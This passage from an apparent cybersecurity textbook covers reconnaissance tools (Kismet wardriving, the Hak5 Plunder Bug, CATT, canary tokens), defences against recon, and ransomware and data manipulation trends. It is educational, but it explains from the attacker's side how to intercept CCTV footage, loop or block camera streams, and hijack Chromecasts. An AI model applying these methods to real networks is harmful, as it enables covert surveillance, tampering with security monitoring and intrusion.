MiniStumbler is a related tool but has been designed to run on tablets and smartphones. This makes wardrivers look less suspicious when identifying or exploiting a network. The functionality of the tool will simply find an unsecured network and record it in an online database. Wardrivers can then later exploit the network using a simplified map of all the identified networks. As for Linux, there is a tool called Kismet that can be used for wardriving. The tool is said to be very powerful as it lists unsecured networks and details of the clients on networks such as BSSIDs, signal levels, and IP addresses. It can also list the identified networks on maps, allowing attackers to come back and attack the network using the known information. Primarily, the tool sniffs the 802.11 layer 2 traffic of a WiFi network and uses any WiFi adapter on the machine it has been installed on.

The screenshot below displays a wardriving result that has been produced with Kismet.





*Figure 5.38: Collecting information via wardriving*

## Hak5 Plunder Bug

This tool is meant to specifically help hackers intercept CCTV camera footage in networks. There are many cameras that connect to networks using **PoE** (**Power over Ethernet**) connections. This allows them to get powered by the same cable that gives them network access. However, LAN connections expose the footage captured to the threat of being intercepted. The Hak5 Plunder Bug is a physical device that connects to Ethernet cables allowing hackers to intercept security camera footage. The device has a USB port that connects to computers or phones. In addition to this, the box has two Ethernet ports to allow traffic to pass directly through it. The device should be connected between the router and the computer used to monitor the CCTV footage. This allows the device to intercept communication from the CCTV camera flowing to the computer that has been configured to receive the footage. To make the best use of the device, a hacker needs Wireshark. Wireshark will capture traffic flowing through the box and identify continuous streams of JPG images, which is the norm with many CCTV cameras. Wireshark can isolate and export all the JPG files that it has captured. These can be saved and the hacker can simply view the images intercepted on the network. Other than intercepting traffic, a hacker can use this box together with other tools to manipulate the traffic flow from the CCTV camera. It is possible for the hacker to capture enough frames, block the new stream of images from the CCTV, and inject a looped stream of the captured image frames into the network. The computer monitoring the footage will show the looped stream and will not be able to access live images from the CCTV. Lastly, the hacker can just block all streams of images from the CCTV cameras from reaching the monitoring device, hence blinding the computer that monitors the live footage.

While this tool is powerful for internal reconnaissance, it can be quite challenging to use. This is because, unlike WiFi, Ethernet transmits data directly to the destination device. This means that after the footage from the CCTV camera has been routed by a router through a certain cable, the Plunder Bug needs to be placed exactly on this cable to be able to intercept footage just before it reaches the destination. The tool uses Ethernet ports, which means that the hacker will have to find a way of connecting the cable from the router to the box and another cable from the box to the destination computer. This whole process might prove to be complex and it is possible that anyone attempting to do it might be identified.





*Figure 5.39: Photo of an Hak5 Plunder Bug*

You can visit the website to see what else they have in their online shop: `https://shop.hak5.org/`.

## CATT

There has been concern over the weak security controls in many IoT devices. Chromecasts, like many other IoT devices, are controllable by any user in the same network. This implies that if a hacker gets into a network with Chromecasts, they can play their own media files on the connected screens. **CATT** (**Cast All The Things**) is a Python program meant to help hackers interface with Chromecasts and send them commands. These commands tend to be more powerful than those issued using the normal Chromecast interface. One can write scripts that can instruct Chromecast to repeatedly play a certain video, play a video from a remote device, and even alter subtitles to play text files from the hacker. CATT also gives hackers a means of sending messages to a Chromecast user or disrupting what they are watching. CATT does not require the user to know where a Chromecast device is. This is because it can automatically scan and find all the Chromecast devices on a certain network.

Once a device has been discovered, CATT can cast the following:

- Video clips from video streaming sites such as YouTube among many others
- Any website
- Video clips from a local device
- Subtitles from any `.srt` file

Other commands that come with the tool include:

- Viewing the status of a Chromecast
- Pausing any playing video
- Rewinding through a video
- Skipping videos in a queue
- Adjusting the volume
- Stopping any playing video clip

Therefore, CATT is useful as a reconnaissance tool to scan Chromecasts. It also comes with functionalities that one can use to subtly exploit any Chromecast device.

Visit GitHub at `https://github.com/skorokithakis/catt` to download the tool.

## Canary token links

These are links that can track anyone that clicks on them. The link can notify a hacker when the link has been shared and the platforms on which it has been shared. To generate a token, one has to visit the site `http://canarytokens.com/generate` and select the type of token they want. The available tokens include:

- Web URLs – a tracked URL
- DNS – tracks when a lookup has been done for a certain site
- Email addresses – a tracked email address
- Images – a tracked image
- PDF documents – a tracked PDF document
- Word documents – a tracked word document
- Cloned sites – a tracked clone site of an official site

Once a token has been generated, you have to provide an email address to receive notifications when an event occurs on the tokens, for instance, when a link is clicked. In addition to this, you are given a link to view the incidents list. Since most hackers will tend to use URL links, the following is the information they receive once someone has clicked on them:

- The city they have clicked from
- The browser used
- The IP address
- Information on whether the user is using an exit node (a Tor browser)

- The computing device they are using
- The OS they are using

Canary links are powerful since they can even detect instances where a link is shared on a social media platform and a snippet of it is created. For instance, if a URL is pasted on Skype, the platform will get a preview of the actual web page. By doing so, it makes a connection through the tracked link and canary will record it. Therefore, it is possible for one to know that their link is being shared on social media if they get pings from social media companies.

## Passive vs. active reconnaissance

While there are two different *types* of reconnaissance (internal and external) there are also two different ways a threat actor may *approach* reconnaissance—by actively engaging with a target/system themselves (active reconnaissance), or by passively allowing tools to gather intel about a target (passive reconnaissance).

Active reconnaissance entails a situation where the hacker directly interacts with the system. The hackers use such tools as automated scanners, manually testing the system, and other tools such as Netcat and ping. The aim of the active reconnaissance process is to obtain information about the system used by an organization. Active recon is known to be faster and more accurate compared to passive recon. However, it is also known to be much riskier for the hacker compared to the passive category as it tends to make more noise within the system, significantly increasing the chances of the hacker being detected within the system.

On the other hand, passive reconnaissance is a process of gathering information about a system that uses indirect means that involve employing tools such as Shodan and Wireshark. Methods used with passive recon include such methods as OS fingerprinting to obtain information about that particular system.

## How to combat reconnaissance

Stopping the success of the attacker during the reconnaissance stage is crucial to stopping attacks before they develop further. If an attacker does not gain access to critical details about a system, they will end up using either trial and error methods or basing their plans on guesswork. For major attacks, such as advanced persistent attacks that cost huge sums of money to plan, the attackers cannot afford to use uncertain information to make major plans that may end up costing them a lot of money in the end. Therefore, thwarting attacker efforts at the beginning will help to either delay the attacks happening or stop the attacks altogether.

The best way to combat the successful completion of reconnaissance by attackers is to completely understand your network as an organization. You need to know details such as:

- All the technologies that are used in the system and the network
- Any possible cracks within the system

The best way to obtain all this information is for the system to have a log collection point where messages about logs and activities in the system are centrally collected. Information about the network hardware should also be collected. The available options and tools to help you achieve this include:

- Using the Graylog tool: With the Graylog tool, you will have a visual of all network communications within the system and how the network communications have been done. The information is obtained from the log files, which will reveal all the network connections that were rejected and those that were established.
- The hiring of a red team: This is the hiring of a team to perform ethical hacking of your system. The red team results will help you identify the vulnerability in the system infrastructure. If the red team is successful in gaining access to the system, then they will be able to pinpoint the areas they exploited to gain entry as well as other areas they would recommend need additional protection.

## How to prevent reconnaissance

The process of reconnaissance is the first stage of an attack that hackers will use to determine what kind of effort or tools they will need to access the system. A successful reconnaissance stage allows the hackers to effectively plan their attacks. Without the information the hackers obtain at this stage, it will force them to use trial and error methods, which will greatly increase their noise within the system or increase their chances of triggering alerts of the security systems in place to keep out attackers. Therefore, it is critical for an organization to find ways to prevent hackers from successfully carrying out reconnaissance procedures and determining essential details about the system that can help them better prepare to attack it.

Penetration testing is the solution that organizations can use to determine what an attacker can determine about the system during reconnaissance. Penetration testing is an ethical hacking procedure that is carried out by the security team to determine loopholes in the system such as open ports and other vulnerabilities that an attacker can then take advantage of to gain entry into the system. During the penetration testing exercise, the security team utilizes port scanning tools that are capable of scanning large networks to determine all hosts related to the network, the ones that are up and the ones that are not. Other tools that can be used at this stage include vulnerability scanners that are designed to scan and identify any vulnerability in the system that is likely to be exploited by potential attackers. Additional tools include SIEM solutions, which help in detecting the source IP addresses that are active in a network and are running scanning tools at that given time. If you find that external IP addresses are running scanning tools on the network, then attackers are trying to collect information about the system in preparation for a potential attack.

## Summary

The reconnaissance stage of a cyber attack is a key determinant of the overall attack process. At this stage, hackers are normally seeking to find a lot of information about their targets. This information is used in the later stages of the attack process. There are two types of reconnaissance, external and internal. External reconnaissance, also referred to as external footprinting, involves finding as much information as possible about a target while outside its network.

The new tools used here include Webshag, FOCA, PhoneInfoga, and theHarvester. Internal reconnaissance, also referred to as post-exploitation reconnaissance, involves finding more information about a target within their network. Some of the new tools used include Airgraph-ng, Hak5 Plunder Bug, CATT, and canary token links. It is noteworthy that some of these tools have additional functionalities that go beyond doing basic scans. Internal reconnaissance tools will mostly yield richer information about a target. However, it is not always feasible for a hacker to be within a target's network. Therefore, most attacks will begin with external footprinting and then proceed to internal reconnaissance. The information obtained in both types of reconnaissance helps the attacker to plan for a more effective breach and exploitation of the target's network and systems. In the next chapter, we will discuss current trends in strategies to compromise systems and explain how to compromise a system.

# References


- M. de Paula, *One Man's Trash Is... Dumpster-diving for disk drives raises eyebrows*, U.S. Banker, vol. 114, (6), pp. 12, 2004. Available: https://search.proquest.com/docview/200721625.
- J. Brodkin, *Google crushes, shreds old hard drives to prevent data leakage*, Network World, 2017. [Online]. Available: http://www.networkworld.com/article/ 2202487/data-center/google-crushes--shreds-old-hard-drives-to-prevent-data-leakage.html. [Accessed: 19- Jul- 2017].
- Brandom, *Russian hackers targeted Pentagon workers with malware-laced Twitter messages*, The Verge, 2017. [Online]. Available: https://www.theverge.com/2017/5/18/15658300/russia-hacking-twitter-bots-pentagon-putin-election. [Accessed: 19- Jul- 2017].
- A. Swanson, *Identity Theft, Line One*, Collector, vol. 73, (12*),* pp. 18-22, 24-26, 2008. Available: https://search.proquest.com/docview/223219430.
- P. Gupta and R. Mata-Toledo, *Cybercrime: in disguise crimes*, *Journal of Information Systems & Operations Management,* pp. 1-10, 2016. Available: https://search.proquest.com/docview/1800153259.
- S. Gold, *Social engineering today: psychology, strategies and tricks*, Network Security, vol. 2010, *(11),* pp. 11-14, 2010. Available: https://search.proquest.com/ docview/787399306?accountid=45049. DOI: http://dx.doi.org/10.1016/S1353-4858(10)70135-5.
- T. Anderson, *Pretexting: What You Need to Know*, Secur. Manage., vol. 54, *(6),* pp. 64, 2010. Available: https://search.proquest.com/docview/504743883.
- B. Harrison, E. Svetieva, and A. Vishwanath, *Individual processing of phishing emails*, Online Information Review, vol. 40, (2), pp. 265-281, 2016. Available: https://search.proquest.com/docview/1776786039.
- *Top 10 Phishing Attacks of 2014 - PhishMe*, PhishMe, 2017. [Online]. Available: https://phishme.com/top-10-phishing-attacks-2014/. [Accessed: 19- Jul- 2017].
- W. Amir, *Hackers Target Users with 'Yahoo Account Confirmation' Phishing Email*, HackRead, 2016. [Online]. Available: https://www.hackread.com/hackers-target-users-with-yahoo-account-confirmation-phishing-email/. [Accessed: 08- Aug- 2017].

- E. C. Dooley, *Calling scam hits locally: Known as vishing, scheme tricks people into giving personal data over phone*, McClatchy - Tribune Business News, 2008. Available: https://search.proquest.com/docview/464531113.
- M. Hamizi, *Social engineering and insider threats*, Slideshare.net, 2017. [Online]. Available: https://www.slideshare.net/pdawackomct/7-social-engineering-and-insider-threats. [Accessed: 08- Aug- 2017].
- M. Hypponen, *Enlisting for the war on Internet fraud*, CIO Canada, vol. 14, *(10),* pp. 1, 2006. Available: https://search.proquest.com/docview/217426610.
- R. Duey, *Energy Industry a Prime Target for Cyber Evildoers*, Refinery Tracker, vol. 6, (*4),* pp. 1-2, 2014. Available: https://search.proquest.com/docview/1530210690.
- Joshua J.S. Chang, *An analysis of advance fee fraud on the internet*, Journal of Financial Crime, vol. 15, *(1),* pp. 71-81, 2008. Available: https://search.proquest.com/docview/235986237?accountid=45049. DOI: http://dx.doi.org/ 10.1108/13590790810841716.
- *Packet sniffers - SecTools Top Network Security Tools*, Sectools.org, 2017. [Online]. Available: http://sectools.org/tag/sniffers/. [Accessed: 19- Jul- 2017].
- C. Constantakis, *Securing Access in Network Operations - Emerging Tools for Simplifying a Carrier's Network Security Administration*, Information Systems Security, vol. 16, *(1),* pp. 42-46, 2007. Available: https://search.proquest.com/docview/229620046.
- C. Peikari and S. Fogie, *Maximum Wireless Security*, Flylib.com, 2017. [Online]. Available: http://flylib.com/books/en/4.234.1.86/1/. [Accessed: 08- Aug- 2017].
- *Nmap: the Network Mapper - Free Security Scanner*, Nmap.org, 2017. [Online]. Available: https://nmap.org/. [Accessed: 20- Jul- 2017].
- *Using Wireshark to Analyze a Packet Capture File*, Samsclass.info, 2017. [Online]. Available: https://samsclass.info/106/proj13/p3_Wireshark_pcap_file.htm. [Accessed: 08- Aug- 2017].
- Secureworks Counter Threat Unit's Threat Intelligence Research: https://www.secureworks.com/research
- *Nessus 5 on Ubuntu 12.04 install and mini review*, Hacker Target, 2017. [Online]. Available: https://hackertarget.com/nessus-5-on-ubuntu-12-04-install-and-mini-review/. [Accessed: 08- Aug- 2017].
- *Metasploit Unleashed*, Offensive-security.com, 2017. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/]. [Accessed: 21- Jul- 2017].
- *Hacking in a nutshell*: https://www.youtube.com/c/erdalozkaya

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 6

# Compromising the System

The previous chapter gave you an idea of the precursor of an attack. It discussed tools and techniques used to gather information about a target so that an attack can be planned and executed. It also touched on external and internal reconnaissance techniques. This chapter will discuss how actual attacks are conducted after information about the target is collected in the reconnaissance phase. Once the reconnaissance stage is over, the attackers will have useful information about a target, which will aid their attempts to compromise the system. When compromising the system, different hacking tools and techniques are used to breach into targeted systems. The objectives for doing this vary, as they may range from destroying critical systems to gaining access to sensitive files.

There are several ways that attackers can compromise a system. The current trend has been through the exploitation of vulnerabilities in systems. A lot of efforts are being made to discover new vulnerabilities whose patches are unknown, and use them to gain access to systems that could be regarded as secure. Conventionally, hackers have been focusing on computers, but it has come to light that mobile phones are fast becoming prime targets. This is due to the low levels of security that owners afford them and the large amounts of sensitive data that they often have. While iPhone users once had the notion that iOS was impenetrable, new attack techniques have shown just how vulnerable these devices are.

This chapter will discuss the visible trends in the choice of attack tools, techniques, and targets by hackers. It will discuss extortion attacks, data manipulation, backdoors, cloud hacking, and phishing, as well as zero-day exploits and the methods hackers use to discover them. The chapter will then go into a step-by-step discussion of the measures taken to compromise a system. Finally, the chapter will discuss various attacks on mobile devices.

The outline of the topics in this chapter is as follows:

- Analyzing current trends
- Performing the steps to compromise a system
- Mobile phone attacks (iOS and Android)

## Analyzing current trends

Over time, hackers have proven to cybersecurity experts that they can be persistent, more creative, and increasingly sophisticated with their attacks. They have learned how to adapt to changes in the IT landscape so that they can always be effective when they launch attacks. Even though there is no Moore's law equivalent in the context of cyber attacks, it can be said that hacking techniques become more sophisticated each year.

Below, in the illustration, you will see an example of the anatomy of a cyber attack.





*Figure 6.1: Anatomy of a cyber attack*

In the last few years, there has been an observed trend in terms of the preferred attacks and modes of execution. These include extortion attacks, data manipulation attacks, IoT device attacks, backdoors, hacking everyday devices, hacking the cloud, phishing, exploiting a vulnerability in a system, and zero-day attacks. In this section, we will explain how these attacks and modes of execution work, and how you can secure your system against them.

## Extortion attacks

Previously, in most instances, hackers had been getting revenue from selling stolen data from companies. However, in the last few years, they have been seen using another tactic: extorting money directly from their victims. They may either hold computer files to ransom or threaten to release damaging information about a victim to the public. In both instances, they request money to be paid before a certain deadline expires. One of the most famous extortion attempts is the WannaCry ransomware that came about in May 2017. The WannaCry ransomware infected hundreds of thousands of computers in over 150 countries. From Russia to the US, whole organizations were brought to a halt after users were locked out of their data, which had been encrypted. The ransomware attempted to extort users by asking for $300 to be paid to a Bitcoin address within 72 hours, after which the amount would double. There was also a stern warning of having files locked permanently if payment was not made within 7 days.




*Figure 6.2: WannaCry affected more than 200,000 computers worldwide across 150 countries, with the total damages estimated at tens of billions of dollars (Charles Sturt University, research by Dr. Erdal Ozkaya)*

WannaCry reportedly only made $50,000 since a kill switch was discovered in its code. However, it had the potential to do lots of damage. Experts say that if the code did not include a kill switch, the ransomware would either still be around or would have claimed many more computers. Shortly after WannaCry was mitigated, a new ransomware was reported. The ransomware hit computers in Ukraine (Petya) and was reported to be in the range of tens of thousands of computers. Russia was also affected, with computers used to monitor the Chernobyl nuclear plant being compromised, causing employees on-site to fall back on noncomputerized monitoring means such as observation. Some companies in the US and Australia were also affected.

| | |
|---|---|
| Geographies | All |
| Duration | ~60 minutes |
| Impacted Computers | 62,000 computers<br>• 12,000 servers<br>• 50,000 desktops |

*Figure 6.3: Petya was a destructive malware*

Petya was fast, automated, and disruptive. As can be seen above, it affected more than 62,000 computers within 60 minutes.

Prior to these international incidents, there had also been local and isolated cases of ransomware at different companies. Apart from ransomware, hackers have been extorting money by threatening to hack sites. The Ashley Madison incident is a good example of this type of extortion. After failed extortion attempts, hackers exposed the user data of millions of people. The owners of the website did not take the threats that hackers had made seriously, and therefore did not pay up or shut down the website as they had been ordered. Hackers actualized their threats when they publicly released details of users that had registered on the site. Some of these people had registered using work details, such as work emails. In July 2017, it was confirmed that the company offered to pay a total of $11 million to compensate for the exposure of 36 million users.

A similar extortion case faced a United Arab Emirates bank in 2015. The hacker held the user data to ransom and demanded a payment of $3 million from the bank. The hacker periodically released some of the user data on Twitter after a number of hours. The bank also downplayed the threat and even had Twitter block the account he had been using. This reprieve was short-lived as the hacker created a new account, and in an act of vengeance, released the user data, which contained personal details of the account owners, their transactions, and details of the entities that they had transacted with. The hacker even reached out to some of the users via text.




*Figure 6.4: Screenshot from Twitter (the customer name and account details are blurred for privacy reasons)*

As of early 2022, ransomware is part of 10% of all breaches (*Verizon Data Breach Report*, 2021). In 2021, organizations like Acer, Kaseya, Garmin, and many more paid to get their data back, whereas organizations like EA Games refused to pay and lost 780 GB of sensitive gaming data, and hackers tried to sell their data on the Dark Web (see the screenshot below from the Dark Web):





*Figure 6.5: EA Games data for sale on the Dark Web*

While Government and Education were the top industries attacked by advanced persistent threats, nearly every industry got its portion of the attack. The chart below displays ransomware attacks based on industry:





*Figure 6.6: Ransomware attacks based on industry in 2021; image is taken from Xcitium*

These incidents show that extortion attacks are on the rise and are becoming preferred by hackers. Hackers are getting into systems with the goal of copying as much data as possible and then successfully holding it to ransom for huge amounts of money. Logistically, this is viewed as simpler than trying to sell off stolen data to third parties. Hackers are also able to negotiate for more money as the data they hold is more valuable to owners than it is to third parties. Extortion attacks such as ransomware have also become effective since there are hardly any decryption workarounds.

## Data manipulation attacks

Another visible trend in the way that hackers compromise systems is through the manipulation of data instead of deleting or releasing it. This is because such attacks compromise the integrity of data. There is no agony that hackers can cause to a target that is greater than making them distrust the integrity of their own data. Data manipulation can be trivial, at times changing just a single value, but the consequences can be far-reaching. Data manipulation is often difficult to detect and hackers might even manipulate data in backup storage to ensure that there is no recovery.

It's no secret that nation states attack each other; one of the confirmed attacks came from Chinese spies against US defense contractor networks to steal blueprints (`https://www.cnn.com/2021/12/02/politics/china-hackers-espionage-defense-contractors/index.html`). It is, however, feared that they might have also been manipulating the data used by the contractors. This might, in turn, sabotage the integrity of weapons supplied to the US or introduce changes in the ways they operate such that third parties could have a level of control too.

Data manipulation is said to be the next stage of cybercrime, and it is anticipated that there will be many more cases of it in the near future. US industries have been said to be unprepared for these kinds of attacks. Cybersecurity experts have been warning of imminent threats of manipulation attacks on health care, financial, and government data. This is because hackers have previously stolen data from industries and government institutions including the FBI, and are still able to. A slight escalation of these attacks would have greater consequences on all organizations. For example, for an institution such as a bank, data manipulation could be catastrophic. It is plausible that hackers can break into a bank system, access the database, and make changes before proceeding to implement the same changes on the bank's backup storage. It may sound far-fetched, but with insider threats, this can easily happen. If the hackers are able to manipulate both the actual and backup databases to show different values as customer balances, there would be chaos.

Withdrawals could be suspended, and it would take the bank months, or even years, to determine the actual customer balances.

These are the types of attacks that hackers will be looking at in the future. Not only will they cause anguish to users, but they will also enable hackers to demand more money to return data to its correct state. It is convenient for them that many organizations are not paying close enough attention to the security of their own databases.

